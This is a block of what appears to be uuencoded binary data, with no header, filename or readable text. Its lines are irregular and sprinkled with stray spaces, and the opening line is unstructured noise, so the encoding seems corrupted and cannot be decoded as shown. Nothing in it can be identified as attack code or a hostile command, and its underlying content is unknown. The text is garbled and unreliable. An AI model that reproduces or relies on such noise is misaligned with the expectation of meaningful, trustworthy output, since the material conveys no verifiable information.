[/T79V4?-_P5%7U__?25_@?G_ ' 2?, ABN<, \NN#, ' @*@?LH!GD: N) <0] 2U M%Q' \ ' H' W. " \ ^&FPD2M4V\$GQ313LHN!F) \X=M] @, \1&4_U8' W. ; \$^>8*"KZE MPNT4 [U; A#A7N) /) F%>ZB^-LJ [*' X. RKL=<) WX6X5] I' ([Y' F [ZMP#PF [5X4? M4+R?: GG \ '?>I<+ \# #JKP@! , RX! 85#E' N! U7XH0, ><L) A>-@) C \ "C5. 0Q"AY7

MX4>4XPD' /.F`I^B=%L^REHKJ!=6^1GI%#!P70++21D]A/CUUIIWP3^E)@'A
MYC (>WZE9`B<==PFDP3;ZU.%HVK\$^6&V5%:W&ZP^QM.EZ==!,M%T^7>SS-O!K
M3+OFV[L[UJZB]Q"6%4,K<>T<[&WH6-?1/]#1[E?]?)9Z1=GTB*F[JX<.CK?W
M=PP,=2,1-R+T*\$DA*Q%4=*VB`M:4\AE4QS;\7TY;XAZC+609&L\$3E:Y6XY0\$
M=\K"X,47XO\5Z*![WJ:U76WH.G]=E`%DQP8Y!'KE2CZ/63=9PBB*7:Q]J*?/
M+R&5/7`R)TO3>;SMK8.M<E=^"Y])3?OTIZ"\$DRSOHHWB?8\$.@GV%-C\NS)>;
M_*>:BO`>Q]5KVSLV>(<&O2O+Z.2" `?/!3/85W\$9ZP-1!QQGT]0Y0Q\I&465\$
MT,D3*^BYZ=K>P6YY+#@FT?D)Y#Z_6D>7_W!OMTFY68]E@*X@160@-&K_<(&
MK8.=665=JXP=]65GB@Z>9IRY8"7#D\F/(2&8R8YUJ\$`(+(V[R&K,,REU0#;4N
MF`-S1UU-2C&4XVD7-%&.1GC&!3^&9UUP!IR)8]IT-\$!W=\>JUN[2_E5#/1UK
M!TU;_L<<XY!Q`0G^4],[<:EN[VCKZF3FZGL3\$KV04_@><H>)XJ]P)5XJ<N
MZ(1:-%/P#DN9?X;&GD3\$S]H9PQA,"D-!R@]EG>2B!<%1%69E:%)DWM7LK:7
MT\$;R+(+,S\$RG`WY!BI>CK9+]Y3KEW2@PG)YYCP,\$(67E=W0XX)2LE[*R79"
MK"CVM@DCV>5\$6LF/GDVY7)Z>OL&-R?XK]OG9.;EY^06%1<4S2\O**SR5"ZJJ
M%RZJJ:WSUB]N:/OU+5FZK/FTUA5M[1TK5W5VK5[3W;.VM^_L_H`!H77K-VP\
M)S/+!2_#*VA#PU_);9VM:UM@QW]R:V#R9/]Q]2/[L@.>)7.C7C='6_0Z1)O
MN>B(2FKU0MX. ?72%&R*D]I4.\A]BRWE]'(^("V%)D8[5:YT4`YL4/Z_.,P^
M\$2?:XR0?XX#[8VU1GA!<FC%III]DW8SLQI[K"<'F_D"FHX_@H#8%+>%O4\C`
MT`I_IW%T<2]<*>;55CQ[C&P<&.WKH*3QUU[;>OHTC4\RH8TR"L+CF4<%F(P&A
M<NW@04!Z>8)#9CFY=(19#A/Q.F8VT,%(\30!`6U?7@+T`_Q\H%N[; ,2ES(]#
MA),5IE1`T/M%#_CO%ROQHF@!AB/WBPMHBU>\&ZR&A8:`7&,33S75DOK(5#N
M#<B0OVB=;BJOPB*HX2K@1&F4? \K8X6Y1HJWSL*W.4FBU%-K<UL3=D)>:X+9N
MMXKE>87V#+=MNTWL!PMM&:Q%; ,YO,G\$8[QE^X2&P-F<\`'+:1*LC#CKLQ[,%;
MW;60!+V0!7W8_GZN%NV5%P(SH0Z\V%07%\$([4C;,-Q46(T6E%QF5)JH!>8*I
M1J043/>`#ZU* >X,W'<LD]K\$FN3"H29H")GG6,(E7FB0A<;FUW3!+PNU^LPS_
MK\VR`\.;(1INP<YS*W)K\$V[!:MP?;,\$A8PBQ8PRT236;P!LW@#90\$&S\$ (=,L2
M6&HTB[9YI)N`EM2#X)B38%UNZSLUEI*T.4)MC[KMR`ZG?V=2EL,'P3U\$(3L
M"4E[(8LY)N8C@T[?#+G&7GFO%MW^/8,OY0^TDQY^/S=J'0?-N=[V`.^CW:^
M!] +A!WAWLQ_`P`\$X\$^ [G)N?+JL\$R`#/4T4^#9FY4&#;N-&RH`A%#!#*(!>74
MLD&L*/_T0/,>,[;-7S:F>);M;MXX.76[&\$[P-RWA5LA(3QK%XDS8JA\$>-I;;
M]:NCVO4XZOL1UN\)K-F3Z, :G(`6>P; ;] &.>!9]'LSW&[Y/[VRP+M:@RT:U&@
M7=5&NT+H<L1HS?7&<0: ^>"W[=@B/UV;>`2K2[?OBM=+; (3)>J[P#0I%NUYS+
MD=?*O)7, :V7>0^!L?@A"FQ\`EQYV\$S4<A(B#H#T`D8\&6C*>^_FO@);32'@%
MQ]VKV,5>0^&^CMWO3=,X\<%9Z!TY]2PWZK@)VT._@:5JZF%;C>:8F[@+8M,2
ML?/'<]^/=VR:O5T9WC/\!QH":4&&P`<HX4/4`L^B#T!Z8GP)] :.S.?EQ;%E
M%+9C*U)DP:G<M0779(6LB:@Q/N`[G/K(G`1-Q5\$K^S7UWMVT):U--E@:ES8M
M40Y5,ROV:%;4T2SM);K:)9Z%,MQ=";"O'MQ"]DF?91M9M'NJO!/M,"_<"`X
M&*+@[\$[3\$I]BW_HV]Z#, <\$9]#!WP!&^`_<"D<P0ED&\$?7QW!`"+9="K"!7N,
M7A4! =QJCA5X\$6<P3"5H*VJ">=UZL'>=*@9R/[V; (*6[;#/\%F["`4@],U#8VJ
M190D[8+X=#H+8GP4Z%LNSF\:[_C&O.T6]/`*1[=\$`C7O`IL(`Y<(AS@1`4E(
M3Q:1)B\GE0^=;825[>3JL,NK2>:QY/6K,O"Z2@L[KG?YY72S"EE!_W_L0
MN`%81!N+78;F/\`Q>NQ!B%O*" ^Y&71,>]Q2_IGFN,Q\]*,P`Q/Z*0SXM)`
M':3OIN&=&3K.,`\$FU7N&+A@BGE+,PY"XD@#R^A79)\$*JDB#4)\$.X2(3XD46
M)(MLF"YR(5?D09G(AWI1"*+>(E@CBF&CF`7;Q6RX493`G6)>8&7)11/[5Y&]
M@55D;V`5V6NL(BJN1EVP&HT>BNN37(O"<=62:Q\$YQC_\MO,#-X#W#</66.9:
M2M), ;4M,?60W_#`U<;LB,@NM: ?_#WI5`256=Z7O_5]WU==MBT]!(2S<"`B(M
M\8%!?-65^("A7-"(*1@`NX&_==)HD:362<S(P;+EF(1B1QC_L6C7&)2]PU
M[EO4&&,D_WVOJKNJ&G`FQ/' ,.6/!J?ZUO?N^^^_WU=_W5NPMU>QIE2Q1C7D
M2L/PQH:AC0WM_0UU7;4U`M'04&X\$5.6BR9XR2V7WWH%2R7IKI-);)Y6=U'-[
M5BNP`VJ5,U%MQ?#Y0YBI-Q1C)<[B4ERII@N9XGMY<X\Q=I%"`2_(0Z7NXX3
MY6YBF=Q=7%GBU5R3W&+_9X1,X1S\FY?<%P/\`?7.>,U\KQ@J>E"B)*&-]
MJN(:U1YY.U3"Q`*^8`A112*!"H9-^VX^0H5"M78X.\3Q\$SM+I:,YO\$UGA\2G
MQRP3K3W,JN6BU`/6K`PI"\=JHET>(^0^HBR_Q:JW0`R5WV8;7B@,/O?D?GT\$
M][`"UJQBAL9)L4E\$7M2U/\$?F4VA61;QTQN1+Y6M2,LZ)"3^317,C2Q#O%^I6P
MQ28PJ*.`WSALK5"JU=V[[5BY-12=_NHB\7PKA(#NCHVY+?NE6)4QV@E+T[6
MW*;N56(,CUMM:E&^4#3SR8C.I@O%)?EU=C4H;L0]L[3`<N]3FXO.NIJ[FOG"
MSO*\E6* <ZGR\ZE-ST0FUPCG; .?9J+^E.AO952K^Y"R!E`Z,RA4)X%RA0\$\H
M#J,52ETQO`*%M4ILK+H]"<SII[M*A6:=)\$<M7SV[JU2G8`/%<. ;<:(DCV?%
M.E&,95.;*\$\66\C31"+/#/DF6*F7"IVD=\5>\COB;GR^^ (P>98X1YXCSI,_
M\$)+<\6-?+Q-_E#<*W\DIGI3GB]?X^(Z\0`S\$UWPJ?YS+;P_F_6&B.Y=5, ^<>
M<W/Y0<F#L_;<0?!9Q4`P6>\$@U-D!?(4FQHIG<\4LL2QOYOQ>.8@9XEIQ\$)^5
M<SE7??BT2EXSA.6,CI[EHDTY\XX)J\0FC>[\PAIW/J1"ANKJX\$I76?XMF1`=
MU:[645WUKJ&G2_>BI_7=U0`Q&<'Y!,TU6<U]=\RWW68[S-Q1/<:B;JB+VXI
M8JI=M?0YSY8*;UK44Y5*IWORM>K6XYJN;]I-4^E1)2`8K=27*VTW,\$4J-JVZ
M1G1S@MU/[A*(M3-MR@2H2ZQI,I>FLR\$J0V8AJE\$J/G`:7D6Q#&N`J<3C8]
MD?<B\QZ*[\\$3-<MM6B[65<?2Q!+_4?'C4]66-SV#Q2?'-*GM5[!,H+-\ONCH
M:KY*;2"ON\X2(YJ/*1_>61HLWE&+YZ%\%F#O<IL,[FP:+8BG^M6&;VK<X9BV?
M=_-4K`FY&),'%6MZ<6#RBV/3\M7;3&U9SCX>YXL69=3=*SK8J4GQJE2[-?=6
M>'PVJZZ0M[-SNT.L)SE]EW>S8[M`V/ (^<C[V7L_+*:4#XEMY,-L:(^(/>6C
M8H%\3"R2CXNVC6F=(I\49\NGQ+GR:7&9?S9<)9]E@WN./?H+XB[YHGA(OB2>

MEB^S9W)%O"Q?Y;N_P<;W)AO?6TS' NU*3;\LF^8Z\$__\$"N*S^40^1'N:SWX7BB
MDNM#Q*&Y6QS&YJE439-#. .U3JE;F5.J(0M4XH3I2',7H-MG*2?E1K,/KR;+X
M3KYZ_9;B@=PTFUDQ;V4'K0QR&W\$?)W;'Y@GV<=6800ECFG/=R2=OR]06' I-V
MZYA\K9AR\$T^G\LF42JB]37LZ)(GLE[%2&#PW\$J.F-BEDU:^[%=["K^J+LVS
MW' M&E.9-' ^&6..)LVF/-XGRQYP(EOD.Y80^+FYK5M@W'J?"SNL" T;\Y*=U8_
M<KLJDE6H7(_46>UJD&.JR*9^F%9\O/H\$5HGEHFFJF@]8RT1+'NT^7"Y:IC:5
MKL<*SN/FJ9'FGW<U:<?7JX3=Q7:I-LB>S%.C7IYT/B.>YQG[B^)=3M.MBBZQ
MQV<N0C11BVBA5C&\$VD07#1*CJ%U,IB' "H, ' "H@ [Q=6Z;19UB5QHF9E.7F\$L;
MB`4T0BRB' G\$TC13' TH9B*8T2Y)!H<1YM) "ZEL>)R&B=6TGAQ`VTL;J9-Q/TT
M43Q(O>(1VE0\19/\$,V2(YTD7+Y(M7B='O\$N!>)\ \2'YXF.:*DNTF1Q"F_<Y
M>XN3;J5;3?E.>L>+\$_CL0];;0_(SI6\G%A-63M0+?>OBR<9)>=@>P=./(F&?
M+:XKIA8<#"KRH*YJ%D6IU0<W]6L3RH+F<8:Y6S7>R.;8J]FG2^:>E?TWCBM
M-+VWAV4PJ(=3[I9<2][K[IG' S"_U]G25-#Y7C"_U.\1\;SG:EAF\G6BG&:*#
MMA>=M(-8GW848V@G,8%FB2FTLYA*N]0\4YC&#O/4?\$(AB].81"DZ65"'YZ:S
M/J=9Q5" F<-:B!J!F2:>+,_IF'+(RXU@EW%7":X@&-*=NQG%(?A_PG*SZ=&]2
M_HD0@SO\E2*X6F@=>GZ<6%3T]C_IF\J7J5BT5!2_'?CJ]?_W]477_ZIZI<8*
MD,^K_W4<K['^5S>_JO_[4EY]]1]#5?W?>F4QN"PZOICJA4HM8\$-E[]C/J>Q5
M%WUF;1_/, \MBR' ^K:.Z?J>HMZNSZSWK74,6K'NT4#_C745.7ON],6O*:7LI_
M;4F5I;:*M[VO*;N_]KKB[7_K:-%!^R]L-A;>>:"RJ.X//K_QO7?S)=R_G*
M_K^,5Y_]#V.[+ZL?'`QEXYNKQ#ASP9'*8(=-J-VD>NO*;M2J4&+A_",JF/) ^
M<Q; .WW;^\$6H_[=E1W9>LE2\^U?(QU>_&%Y=%I_HM^O[YSZ;5U[]\#?]?P]>E
MROF4Y\VO`+%X_J)]9LU?O*2Z;W6=EQC:J'VJ.REZ_P<*NT:G4?/U?KSH@/WG
M%TYN=-ZZ>/[>AQR\8,D14RIE&<R#OF&JZ8U0:_PIE])<*AP*IZ)%GEJJ7?M/
M/:9H+:G'56WY)^M6CH/R,E]9\N'+_KUO[#^YXPY2:_M2P'6;O^697H#XK_-
M'W]E_U"JVK_VC:M\C1Y45E>S', \$>5&KOS1>6I;+6WE2=E&+/%5>UBHOEU= `
M7JE:J(P/U5O/U-O/V^5*^006N15\NJR_&6K:%?77RZO46<K(:]5QU6M\E?R
MUPI]75E>K_ZXH2QO+;N;(&^&O`7R-Y"WOMX&>3OD'9!WOMX%>3?D/9#WOMX`
M>3_D;R\$?@'P0\G>0#T'&'O)AR\$<@'X5\#/(/D(]#/@'Y).13D'^\$?!KR&<AG
M(9^#?![R!<@7(5^"?!GR3Y"O0+X*^1KDZY!O0+X)^1;DVY#O0+X+^1[DGR'?
MA_P` \D/(OT!^!/E7R(\A_P;Y">3?(3^%7`T2('DBD`8J@9I`S:'R"*`64"MH
M'5';:%W0(-!ZH';08%'':`AH**@3-`RT/F@XJ`NT`6@\$J!O4`QH)VA`T"C0:
M-`:T\$6@L: !QH/&ACT`30)J")H%[0IJ!)H,F@*2`=9(!,D`6R00[(!7D@'Q2`
MIH(V`VT.F@::#MH")#50"(I`_,2@!I:`,M"5H*)#6H&U`VX*V`\T`?1VT/6@'
MT(Z@G4`S0;-`.X-V`7T#M"MH-)#NH-F@/4![@KX]^A?07J`YH+F@O4'S0/-!
M^X"^!=H7M`#T;="T"+0?J#]00>`#@0=#H8M!BT!'0(Z%#08:##04>`C@0=
M!3H:]!W0,:!C0<>!C@=>`#H1=#+H9-`IH%-!IX%.!YT!.A.T%/2OH.^^O@?Z
M/N@LT-F@<T`_`)T+.@_T0]"/0.>#EH'^#70!Z-]!/P;]!^@_0?`%NA!T\$>AB
MT"6@2T'+09>+@==`;H2]!/03T\$`_`T<M`+T"]!5H*M!OP1=`UH)NA:T"O0K
MT*]!UX&N!]T`NA%T\$^AFT"V@WX!N!=TNAUT!^A.T%V@NT'W@.X%W0>Z`_1;
MT`.@!T&_`ST\$@CWH8=`CH\$`^`CX`^`H<]'3H2=!3H#^`G@8]'WH6]!SH>=`+
MH!`=!+X%>!OT)]`KH5=!KH-!;X#>!+T%>AOT#NA=T`N@/X/>!WT`^A#T%]!'
MH+^`/ @;]#?0)Z.^@3T&KH0EH\$AI!TZ"5H#5!:X96A@9H+=!:H:T#KOW:NM`&
M05L/6CNTP=`ZH`V!-A1:)]1AT-:'-AQ:%[0-H(V`U@VM!]I(:!M`&P5M-+OQ
MT#:"-A;:.&CCH6T,;0*T3:!--+&N]96U3CK2S5&75[-EK*DO[IZ8SM`!NI7B:
M5!*B[;W\$Z`^6;E9SC05SU;K#_4G25G,6[SMCSH&;Y6!3O:L+5<7M9Q6]5J9,
M&W_^&LDJNJH1[9WG+)R'K/V2=.9:2EH']<?K?'XESY1+I=CP<SHL:Y/:M,G:
ME&J-7>V0V^3I\HRRIK=IAL8#'UFS.\$Y!\&1.&B?O-X>SR`5S%K5IEF:W:8Y<
MVJ:YFM>F^5I0UJ:V:9MIFY>U:6W:=&V+SRZ&;=.^IH5M6J3%S-M1ZJ^DK*5M
M6J9MV:9MI05K+LQ4G[/<AJQ13P84\N;%FO7_N"EP,C]T4B=)+",)=)V;?+W^
MQ4U)XF6&<2AHQN:.S`][?9'E)GZKF,9NIU9OF6GH6H:B+*CQ/+]+'/CQ#<2
M.^,F8PU]Z5&0>JX7F5G\$*92KJ/<'H!S'\0++UQ//,RP_57WI]@`4&\=.DF9A
MF.FV8Y@YRAR`TI,@,[T@`IW\$]TQ7+@U@!,!IW01YW9&E#BAKL:H-Q"FOFC:
MIJ-'EA=;21(X1HZR&U&1K[M&Y*5Q\$H2FD3HYRFQ\$98:3Z)GINY'K1\$F^`IO>
M0!@WA4FBQ[&?N"S*-`J+.]83QDVIF["\3<\QP\2UD@K*;D3%499:++;,"0Q6
MC@)E-J`RRW%9S)87)(;KQ\$F!,AI09A1D@6]F?+7E96%0H.H(4RKG!TFJNWH
MN)D>I6X%9=>C4B-(F?;\$M]W0,`.@C+K4989A'Z:.*:5>\$:8QA64T="7E\6I
M:;+^)*85!UX%54N84DPS##+`-[PL,Q/72:HHNPX5VKX=6R&K=1('L5\$=8RUA
MBE]1JNLA#S%EBTL\LXHRZE`\F4AT+![UEI%AN58554.8TF@[2],DB#W3CLTL
MS/I0=BTJT`W(=*W(,OW4C`J-;B!,>8#SM=F.PB`T],AW^NBJ(4SIO:&[F9(-
M,]9QDCY^U1"62\AUS-B-V!ACUPZ=?I1=B[]-GYEJ^&X:^YGM]J/,&E281D[F
MI`E+*3"JP9EU/85V"QGUD26M!X[<3^JCS!%/>M@S'KO9HX=Z794@[+[49'A
MZJGM^CK]C=PLQJ4V8`_0B6;2/>8_W88^34HHQ\5AU;((,M-HMAW=+,&525,
M^:]4#W3';;PH<H(HKKUCE3!E'8:=-II\$5!<I#LVNJ19E]*#NQ@ROR'-9_(XB#
MKNKZ,/I3I*+;&5N;'F>Z:1BVJ0ICB?>2&IAXS0\$^,N(X35<*4K@9IH//X`C\+
MS#@.ZU!F`_4NBSE-\$I])CR(]K4,9?:C(L1W+S<S,2EES_#I409B2=N@8B15X
MCA,X\$70\$>I3=Q_LLB]TPMAW;3%*K?HP%8>J.26([H9FP;K#!N7\$]RJB@#-T,
M\$L=)?5]/8S/1ZU\$Y84J.B>_&D<GVRB)(^[Q<+6&J+^9EZ#M6F'I*5[,&E%FA
M/K4LDX5HVGYYFF68#)W+`%/6V[K!91*EI9U@%FPTH15CN[Y5U^*QD<6B;NM>(
ML@O-\4W3B(+`\CS;#TVK\$656<X!8CZ+\$=-CA)([=B#(*_<JBV%11PV/-<.(!
M*"9,T:5S9.2HG=JIZ:;&`.J9,-44.);RT7[]LZ*%Q@"4F? ,^@\PCBNV8;20S

MTW0`RLBY&NN^E1D<`(/4=S)W`\$I7C\$[,+/%]UTO8"YM)-K`O/1^0FWII:)IQ
M&IB>[C?*41&FI.VZD:U'-ON(D'.>=S1*)*MQI2L`97[:"?T.63XAI6\$86`G
M1?XUX,(TCOW;)]C68M-5BR^J_*L1Y84<K[,L\MA].4`N38R!J,3R;-<,[#AT
MOS?.K"+_ :D2Q9F6<4`A6;&2)YQI%_M6(BG45H[*4`07G"EE<Y%^-*-LUG#!D
M\|92S\R,(O^J9T^^(':7IF4Y[])UTCB(YRFY\$)1E[2PYLCN>QMX@+E-F(LHPL
M5<_J@L@Q?3_.K=8P!O;%N7',X2P).;P5EF;4\T*QT.,`8W%*\$5E\X\`N4`8#
MRN`0PD[B`^R==Y@6U?7'[\LVJBR[2UF:E*47IQ>:S+PS`TB5WI&RP`+2JR`@
MB(`%4)\$BTA4!-1\$4)* (F:F*/F`@:T2AB4!2,711;ON>^TW9!`?^B3QS)^<7U<
MWOU\S\S<N>7<<Z;<5U(LT]8]PX\QI1)6%@(<PT4\$EA0-.&DG956L+LA*0K2!
M`NBA= `[^]:V4XE9)*XDVTDW=0=PJ&;IO)16W,@7;PKQG2Q+-NI+J6XDE]N7J
M%MP-ZMZ58*SY50&ZH#YA2#8B!<L21`L!17#\$>%WP>4C#B2/NDQ"2B\F@]/&Z
MH"/JHBIJ<"A)A`VB+@16L;J@6A5-\$S860@_3\$U0SM%+B5DE)0JG0I2U=]*34
M_"@6KPOR3*ZL8PS1+W1;GL.D-#%N91FB9SL*/+3IJI(4[2NJ"^K1GJ8H25-"
MW\$K.Q(FLE)B5:"\$LMC0,_,\Q\$J/_ (2HI9V1AB2:J.) *K4=(S(*JP+VI>)9I9H
M`K4%VS`LF)426<E)Y\$*ZI3M)#J"DXQ929&5C4A#]71/470+(8`<LQ(C*`QW
M.B+),.(\$#?F"\$K,*ZH)',(9(Z8ME>^CZNAJW4J)](1"W-4504._H:\$+<2HI:
M&U.+*@N&9.)?->SW\;K@40>23`&^7J?_K&+[\NN"6@C3GJ6;%@:(E90\$SHYB5
M%%CI&*V(62F`06I1XHAB8"4A,S0<5<-(<B1=*7:.?EU0Z15316QB8RI2`2^5
M&4962M"_7`AZ)@:NJ)ARG)Q*\FW\$B0%[M1#D03%E0VSN!60"_)?(CR2CK37
M-&UD!&X)*R5EA>XN8H(7D^2G\$=B5L))*P?='W/@G-R`<TK826FK!"3(V!'
MB*FJ@B@+)4K/ZX+*9<%1VH@>+4`VD\$66M%+\7NAA!'D(?1\$#2.XY5I)?7X:K
M)BU+3EJH"D,M:25R5VO"BV,@*K*M(7O2E7.L)>=#*(>Z1^RBF8"&>\$<*QYU
M6(B)!`!NZ)27*Z?8Y6:P`SD<PJB#B6)7NN=:\6[G&JIIH(IR`9MU\,H/)>*
MBNHE`9MB>R1\$HH?9[UPKB?=[T\54()]D>1J\EF`QV5S13E!7#-`WZBB+NHRFF
M514,6.2^MI**`7112%D9J<@*!T`8)!><Y`B>D[,*FG0OKB5@7G*<#W9PFR+
MBI;][Y;8E^/IDNHD+4R-)`W<5+E06!\$.`OF*WZ=-I(^V*MOH.+9KV\$(Q*S48
M0Y:`3HB#)Q4#[I!;J:*@VT(Q*\\$3\$!/*)AK3)*,A*GW**CPBS1@"T@4=&;<I
M:#H/"_!1Q\$`UPE&K)Q\$72F@F64(!%3>T,N-625LQ+?15UZ3,W97](U+I;9.L
M4BY-L%4#;8T`68+`U,)]B:I)D7K*2A\$TFA4L6Y\$Q?/FL0/MR4/I4._(C(NE`
MA*.) (FK6M!R:K4Q_7W\$KW7,D,2GJU*T=/HN256I?84V8*4X`Y`6,!-T/F\`
M1S2CUK8TC\$@/Z;8L(H%RPG.\$US:-<%_P2P)&AY8TX5<LT8\44"Y8B;!*C6V,
M1<OT%%67T?]-32UIE=J7K6B:H!@('P2D#<&H31TQVA>%Y!K2&`OQ"3P`+SWE
M=9(HH%Q6T`.0?KD(!;7Z6D9\$#5\$+F;ST*<\DN:J%F=3&69AP&%IQ*RNPDVBD
MMA::S,%L9`9CR#]B4`K`\$7`1,XDH/IE28CU"=^*3)*JJ@DJSM%5#2V54<!*
M,830BI<>4SIR(5M\$HR.\$%\^U(@^@RIBOD1Z[&ORTZ)[`RN`>TT\$`L"C^>E-2D
MP^,)6\$E^N03?Y]CHQ?!.KHM\$3+<-I[B5Z5MI(F8,Q"8X=0QM[YQ]I7RT*WDJ
M4AA,\SV:%I*1E>8?,14-N5921L]'C5D*+;.!P6=1IU05^%Q44,J)(E`0\$.N8
MNJ[I/";73,%3;8\$NI6JF;`9" [JFK:\$IDZ*L:S2&<*YP>98A.RY*PP>;LF4
ME@BRBBP-?H4VU`%\$Y`\$*`EA),[347&LXBFP(FJ?IHRYM8:+`86<WD8B9=*^
M9`V/]6%>0?0D2^A<_HHB28\33A09%X1>,L;UAH#R`Z(FF+?\$84\\$_L@OA(D3T\$
MX#RT1L"!%&-/(LLQK,D[OADW; ,5^^\CJ2`[YN<H(M7!W.+ (BH>,E`<F)#0N
MDB-,YJ(B6[RH%CH8DBHWJ3F&FJH<;"3J*E(-#^;\`'45*A]DR.4<`N<D`:2<
M='5`\@_ATPG&CHGR.+*!4%GF.;*N23A-&R\$9XCL<BUK;TG3-AD.!TY%LW4K5
MJHYV0\$LZEI1R"K+M.`P,FS*Z!N^2+?H^@\`"7<O#6\$M=TM<,<@I)RG5L`FVC
MC55D\09ZIZ<)O.XQ8:-7(:E%`H)DGWJA#.`E41.1GU3YA49D<([JPG=X=!5<
MYN>(TK@NAH*`X!1#BZP/Q)<:8EI\$A8K&KX!KMJ!JKH@)'2EOZF(7)FM\$5#(%
M<I:JJ[P0AH*6UQ#_(`P4]5323]F_BWZ/OP6-]QP#VSVFV!E_L8&RE^A<-?Y0.
M2;<M"\LU&+*. ;`H"@A54L,<[(@@H3E15A0(?FV^HF+HINS9&(*(#E;L.1<;)
M8MK&N/(HUJ?2>X@X4:,([QQR-F3EX8Q<3(8J3EJV^+2)?1Q"QV`+G`R0!?'
ME5S1.1.P)!*\B.ZIHK1AW\$D48OSTGLNXG+=\$\$6Z4<1K`C.%)DI)C(5D\$B.)
M=SD#,YU#71?#*N57'=-!PT%!\&#P-%#UD`FA<SEB9./0W"DD50/[Q2A&NNCQ
MVSP8%RI='<-ND,SQND?^@6073D%Q*./%U-3@&FY!)L[WI-1/+GK88^JDR853
MIQ?1\`V*Y]-6H8PM`CO<F3>U7.`Q\Y\ (Y),!HXX%T=_8"ED`Y6>M-I4VF!1F-
M\RS0<2XY[Y-K&5,+^3I8Z70/<-<%R&L=N)=M7BIT?>?I-OX\68*5\1]I(RD[
MLN:K>-"RMX539@RGKUK)@MT@FQYE._Z(FE\)4G_EG`1)-1@T<3I.+/"X5=>
MX+I?OWCUEQ]9WB7W/\$6A[Z6AOR9,/_`E7\K[C_#YM5/Y/&U!WXR;6)I8QNAY
MMVIT&YG1,V\)NB>-WS<!`^+/US)VBA[#/<A*#7B(I75).\#2#[(,?, [LFEWZ
MD=*M,OGO+/X>Y5Z6]=@VMA?_5"XMI4D`6.ENJ<_I]+E5>NJ/#/Y`10.<,BWV
ML[+TVFVY9LWLW_+<-M/3\C/3]K,*^1GYF0?81;>SQGM9Q8,L&T>KE)]Q@.7L
M9[DY>?A%,OVQGU7>SZHTPU;Y6=BP:GYZ?M8Y&Z;'-\R*;\C?TNQ\`-R07%>8H
M0OX>_0`?00!4C95*K,#)#V55\`L02V<O,5I7*90)`IKK(`=90)[G;5A;[!.
M[]^L+WL3MF^Q\$>P8&\/>9E.PC[GL`];:%G6"[V;OL0?8>K4\`\$B]-0/H!R"K\
M3`QD_(4P[&=[8E7B9I:&O:U)W() /Z=CG\L2M^\$1OS!)(K\$[<QDKCV\$_GUB36
MHJEJL<3ZZ!FHBP`\$^OQ*0M[S4K<GMC`7SLYE;@CL9`1H])O)38E-M,ZR8DM
M0>-F-^./5+/LW\$KLGD=9]0%IF8^R&@/2<FKV&I">4XN^^+YV+WR, TXN)U@`-
MB-.Z1.N!9L9I?:(%H%EQVH!H0)#2<=J(:&/0[&[*:\$*X*>%B^VA&N#GA8CMI
M0;@EX3)Q?`EA@7#9.!8)2X3+Q;% ,6"%</HY5PAKA"G&L\$S8(7Q3`)N%6A"O&
M<60";0AGQW%;PNT(5XKC2PFW)YP3QQ9AFW!N`"<).X3SXM@E[!&N',<="`<D
M7"6..Q&^C`#5..Y,N`OA:G`<E7`WPOEQW)UP#\+5X_ARPCT)UXACZDLYO0G7
MC.,^A/L2KA7`_0CW)UP[C@<0`DCXXC@>1`@PX3IQ/(3P4,)UXW@8X2L(UXOC

MX81' \$*X?QR,) CR) <\$, >A\$<3; A# ' 8PB/) =PPCHL (CR/<* ([' \$YY 'N' \$<7TEX
M (N\$F<3R) \&3"3>-X"N&IA) O%\33"TPDWC^, 9A&<2; A' ' LPC/) MPRCN<0OHKP
M) 7\$E_ \PD (<7TUX/F\$QCA<07DA8BN-K" "\B+, ?Q8L+7\$E; B> 'GAZPBK<; R4
M\#+"6APO) WP) 83V. ; R! \ (V\$CCF\BO (*P&<<K": \BW"J. ; R9\ " ^' 6<7PKX=6\$
MV\3Q; 837\$X; QVL) KR/<+H [7\$ [Z=*5QO ('P' 83; ^W@CX4V\$-Q.V?+PEQ%L)
MVS [>%N+MA), ^OC/\$=Q%V?+PCQ' <3=GV\, \2 ["' L^WAWB>PAW\/& (; Z/<\$<?
M_R [\$OR?<R<?WAW@/X<M\O#? \$#Q#N [., ' 0 [R/<!<? [P_Q0X2 [^OA 'B/] 'N) N/
M' P [Q0<+=??Q (B! \EW, /' CX7XCX00) _&?0OPXX9X^?B+\$3Q+NY>, _A_@OA' O [
M^*D0/TVXCX^? " ?&SA/OZ^+D0/T^XGX) ?"/%? " ?W\8LA/D1X@ () ?"O' ? " _T
M\=) #_# +A03X^' . (CA `? (^) 40OTIXB (___\$>+7" _U\=\$0OTYXF (_?"/\$ _5_A
MXS=#_! ; AX3X^%N*W"8_P\? \$0OT-XI (___>) (3A\$?Y^-T0OT>XT, <G0_P^X=\$^
M_B#\$IPB/\?' I\$'] (>*R/_QWBCP@7^?CC\$'] ">) R/ /PWQ9X3' ^_CS\$'] !> (* /
MOPSQ&<) 7^OBK\$'] ->* /SX; X&*3? /QMB+\C/ -G' WX?X! \) 34C@WP0*>FTB0
M, #402D5" &G3 'B\$] \$C) (F!X (F9&01<*, 0"@="65 (F!D (92.A' 'FS 'J%) %0@
M878@7!0) %4F8\$PC9D5") A*L" (2<2<DF8&PAYD5"9A' F!4"42JI) P=2!4BX1\
M\$N8' 005 (J\$' "@D"H&0FU"1B"P.E=J1<S) 5K 'J5. I-3ERJ) 'J1<I]; FR. % *
M (J4!5ZX-E (:1TH@K2P*E<:0TX<IU@= (T4IIQ96F@- (^4%EQ9%B@M (^42KBP/
M%"%21*Y<' RA2I, A<N2%0E\$A1N7) CH&B1HG/EID 'Q (L7DRHI ':14IK; FR, E#:
M1\$I; KJP*E' :1<BE7; @Z4] I%B<>660+\$C) <F56P/%B127*ZL#Q8N4#ERY+5 'Z
M1DHGKJP) E, LBI3-7U@9*ETCIRI5U@= (-2FZB.Y=Z<&E) (%W. I9Y<ZL6EVP. I
M-Y?Z<*DOES8\$4C\N) >?2 ' " [= \$4@#N32 (2X.YM#&0AG! I*) >&<6E3 (%W! I>%<
M&L&ES8\$TDDN3 (I2V!-) I+8 [@TEDM; 'ZF (2^ .X-) Y+VP) I 'I>NY-) \$+FT/
MI\$E<FLRE*5RZ, Y" F<FD: EZ9SZ: Y' FL&EF5R: Q: 4=@32; 2W.X=!67 [@ZDN5R:
MQZ6KN; 0SD. 9S: 0&7%G) I5R! =PZ5%7%K, I=V! ="V7EG ') L?0# + (NO7\ \$O?J3>
MN+X (?VVEJT.) ; ; _^ "W/_SW [^N^] _1M=X" \3H%5! Z' N^GOO)] 4:22 [W^+LO [;
